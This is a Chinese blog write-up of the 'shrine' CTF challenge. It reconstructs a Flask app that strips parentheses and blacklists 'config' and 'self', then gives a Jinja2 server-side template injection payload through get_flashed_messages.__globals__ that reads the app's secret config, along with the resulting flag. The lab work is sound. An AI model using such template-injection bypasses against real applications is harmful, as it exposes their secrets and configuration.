




攻防世界XCTF: shrine

原创

末初  于 2020-03-14 21:13:55 发布  5564  收藏 8

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/104868162>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

shrine 最佳Writeup由admin提供

难度系数: ★★★★★★ 6.0

题目来源: TokyoWesterns CTF

题目描述: 暂无

题目场景: http://111.198.29.45:54864

删除场景

倒计时: 03:52:03 延时

题目附件: 暂无

<https://blog.csdn.net/mochu7777777>

这题涉及到我的知识盲区, 主要是以下几点:

SSTI

Flask 框架

Bypass Sandbox

```
import flask import os app = flask.Flask(__name__) app.config['FLAG'] = os.environ.pop('FLAG') @app.route('/') def index(): return open(__file__).read() @app.route('/shrine/') def shrine(shrine): def safe_jinja(s): s = s.replace('(', '').replace(')', '') blacklist = ['config', 'self'] return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s return flask.render_template_string(safe_jinja(shrine)) if __name__ == '__main__': app.run(debug=True)
```

<https://blog.csdn.net/mochu7777777>

整理得到源码

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

flask 在 /shrine/ 下的 SSTI，对 payload 进行了过滤，对小括号进行了替换，将 (和) 替换为空字符串，将 config 和 self 添加进了黑名单

payload

```
{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}
```

```
111.198.29.45:54864/shrine/{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}
flag{shrine_is_good_ssti}
```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)